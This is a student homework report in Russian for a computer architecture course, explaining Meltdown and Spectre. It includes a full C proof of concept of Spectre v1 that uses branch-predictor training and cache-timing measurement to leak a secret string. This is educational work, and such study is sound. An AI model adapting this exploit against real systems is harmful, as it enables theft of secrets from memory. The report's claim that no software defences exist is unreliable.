

САНКТ-ПЕТЕРБУРГСКИЙ НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ
УНИВЕРСИТЕТ ИТМО

Дисциплина: Архитектура ЭВМ

Отчет

по домашней работе № 6

«Spectre»

Выполнил(а): ДЗЕСТЕЛОВ ХЕТАГ АРТУРОВИЧ

студ. гр. М3139

Санкт-Петербург

2020

Цель работы: знакомство с аппаратной уязвимостью Spectre.

Инструментарий и требования к работе: рекомендуется использовать C, C++.

Теоретическая часть

Spectre/Meltdown – группа аппаратных уязвимостей. Основываются на уязвимости процессоров, которые имеют спекулятивное выполнение команд и развитое предсказание ветвлений (далее будет показано, какого рода ветвление к этому приводит). Является **read-only** типом уязвимости. Затрагивает большинство современных микропроцессоров, архитектуры x86/x86_64 (Intel и AMD) в частности. Атаке **Spectre** подвержено большинство компьютерных систем, использующих высокопроизводительные микропроцессоры.

Уязвимость позволяет получить локальному приложению получить доступ к содержимому памяти текущего и других приложений. При этом приложение игнорирует ограничения по доступу. Потенциально, уязвимость может быть использована для чтения ключей шифрования, паролей и другой важной информации.

Рассмотрим принцип, по которому реализуется уязвимость **Meltdown**:

```
MOV R1, [R0]
```

```
MOV R2, [table + R1].
```

Процессоры с архитектурой суперскаляра для оптимизации времени выполнения приведенных выше команд запустит их одновременно. При этом, если доступ к участку памяти R0 недоступен, процессор заметит это “не сразу”, а спустя некоторое время, за которое может быть выполнена вторая команда. Как только процессор такие заметит неладное и откатит некорректное выполнение – будет уже поздно, т. к. используя незамысловатую конструкцию в исходном коде можно благодаря кэш-системе получить фактическое значение регистра памяти. Это реализуется благодаря замеру времени, за которое процессор будет обращаться к

оперативной памяти через кэш – так по аномальному отклонению времени обращения к оперативной памяти (и кэш-памяти) мы обнаруживаем искомое значение. Стоит отметить, что данной уязвимости подвержены только те процессоры, в которых проверка на доступ к памяти осуществляется медленнее, чем потенциально могут быть выполнены следующие за соответствующей командой инструкции.

Далее **Spectre**:

```
if (x < array1_size)
    y = array2[array1[x] * 256];
```

- участок кода, являющийся частью функции, которая получает беззнаковое целое x из ненадежного источника, а процесс, выполняющий этот код, имеет доступ к массиву беззнаковых 8-битных целых `array1` размером `array1_size`, и ко второму массиву беззнаковых 8-битных целых `array2`.

Неверное предсказание условного перехода (попытка суперскаляра оптимизировать загрузженность конвейеров) может привести к выполнению ветви программного кода, которая по идее не должна выполняться в принципе. Такое поведение может быть достигнуто, если предварительно “обучить” процессор выбирать соответствующую ветку. Так, можно перед атакой пропустить через функцию корректные данные, чтобы система “привыкла” к нужной ветке. Далее начинается “атака”. А именно, процессор выполнит вредоносные строчки кода ещё до фактической проверки предиката. А именно, прочитает байт по адресу $\langle \text{array1} \rangle + x$, то есть “секретный” байт k . Затем, процессор использует полученное значение для вычисления выражения $k * 256$ и чтения элемента массива `array2[k * 256]`, которое приведет ко второму промаху кэша, и ожиданию получения значения `array2[k * 256]` из оперативной памяти. В это время процессор уже распознает ошибку предсказателя ветвлений и восстановит исходное состояние.

Однако, на реальных процессорах спекулятивное чтение `array2[k * 256]` повлияет на состояние кэша процессора, и это состояние будет зависеть от `k`. Атака завершается поиском значения “секретного” бита благодаря сравнению фактического времени обращения кэш-памяти.

По своей природе `spectre` уязвимость является фундаментальной проблемой предсказателя ветвлений. Данная система существенно ускоряет работу процессоров и её “устранение” нецелесообразно. В настоящее время не существует готовых программных технологий защиты от подобного вида атаки.

По данным веб-сайта, посвященному продвижению атаки, «Это не так легко исправить, и она (ошибка) будет преследовать нас в течение длительного времени».

Практическая часть


Программа представляет из себя функцию **main()**, которая осуществляет чтение и проверку корректности соответствующих данных. Функция **read_byte(addr)** получает адрес **addr**, на который производится атака. Функцией “уязвимости” является **victim_function()**. Массивам **array2** и **array1** из приема выше соответствуют массивы **hack_array** и **training_array** соответственно.

Функция атаки проводит несколько атак (**MAX_ITEERS**) на адрес памяти, предварительно каждый раз обучая процессор условному переходу. Так, измеряется время обращения к кэш-памяти и собирается статистика при аномально малом времени обращения по значениям байтов и делается вывод о фактическом значении байта. Операция повторяется, пока искомая строка не станет известной.

- **CACHE_HIT** – порог, при котором программа считает время обращения к кэш-памяти “аномальным”
- **COINCIDENCE** – кол-во совпадений для повышения точности вычисления искомого значения байта
- **CACHE_LINE** – размер кэш-линии
- **MAX_ITEERS** – кол-во атак на один байт.

.

Так же пришлось использовать различного рода битовые ухищрения, чтобы компилятор не оптимизировал исполнение, убирая нужные для атаки инструкции. Протестировано без параметров оптимизации не большом объеме данных (см. рисунок 1).



```
C:\Windows\System32\cmd.exe
C:\Users\dzkhe\Desktop\HM-6>hm6 "THIS STRING IS CATCHED BY SPECTRE V1 ATTACK"
Accessed data: THIS STRING IS CATCHED BY SPECTRE V1 ATTACK
C:\Users\dzkhe\Desktop\HM-6>
```

Рисунок №1 – Пример работы

Запускается с параметрами запуска hw6.exe <данные> [*имя_выходного_файла*].

Листинг

```
main.c
#include <stdio.h>
#include <inttypes.h>

#ifdef _MSC_VER
#include <intrin.h>
#else
#include <x86intrin.h>
#endif

uint32_t TICK = 0;
size_t isFile = 0;
FILE *output = NULL;

#define CACHE_HIT 80
#define COINCIDENCE 4
#define CACHE_LINE 4096
#define MAX_ITERS 1000

unsigned int training_size = 32;
uint8_t training_array[32];
uint8_t hack_array[256 * CACHE_LINE];

uint8_t temp = 0;

void victim_function(uint64_t x) {
    if (x < training_size) {
        temp ^= hack_array[training_array[x] * CACHE_LINE]; // Anti
optimizations
    }
}

uint8_t read_byte(size_t addr) {
    addr -= (uint64_t) &training_array;

    int bytes_score[256];
    for (int i = 0; i < 256; i++)
        bytes_score[i] = 0;
```

```

int best = -1;
for (int iters = 0; iters < MAX_ITERS; iters++) {
    for (int i = 0; i < 256; i++) { // Cache flush
        _mm_clflush(&hack_array[i * CACHE_LINE]);
    }

    int x = -1;
    for (int j = 0; j < training_size; j++) { // Magic anti optimizations
        _mm_clflush(&training_size);
        x = ((j % 5)) | (((j % 5) - 1) >> 8);
        x = 31 ^ (x & (addr ^ 31));
        victim_function(x);
    }

    for (int i = 1; i < 256; i++) {
        register uint64_t time = __rdtscp(&TICK);
        temp ^= hack_array[i * CACHE_LINE];
        time = __rdtscp(&TICK) - time;

        if (time <= CACHE_HIT) {
            bytes_score[i]++;
        }
    }

    uint8_t cur_best = 0;
    for (int j = 1; j < 256; j++) {
        if (bytes_score[cur_best] <= bytes_score[j]) {
            cur_best = j;
        }
    }

    if (bytes_score[cur_best] >= COINCIDENCE) {
        best = cur_best;
        break;
    }
}

return best;
}

int main(int argc, char *argv[]) {
    if (argc < 2) {
        fprintf(stderr, "Requires <data> [<output_file>]");
        return -1;
    }

    uint32_t len = 0;
    while (argv[1][++len]);
    char *secret = argv[1];

    output = argc > 2 ? fopen(argv[2], "w") : stdout;
    fprintf(output, "Accessed data: ");

    uint64_t addr = (uint64_t) secret;
    for (uint64_t i = 0; i < len; i++) {
        fprintf(output, "%c", read_byte(addr + i));
    }
}

```

```
fprintf(output, "\n");

if (isFile != 0 && !fclose(output)) {
    fprintf(stderr, "Writing in output failed!");
    return -1;
}

return 0;
}
```

Компилятор "minGw w64 6.0", параметры "CMAKE_C_STANDARD 99"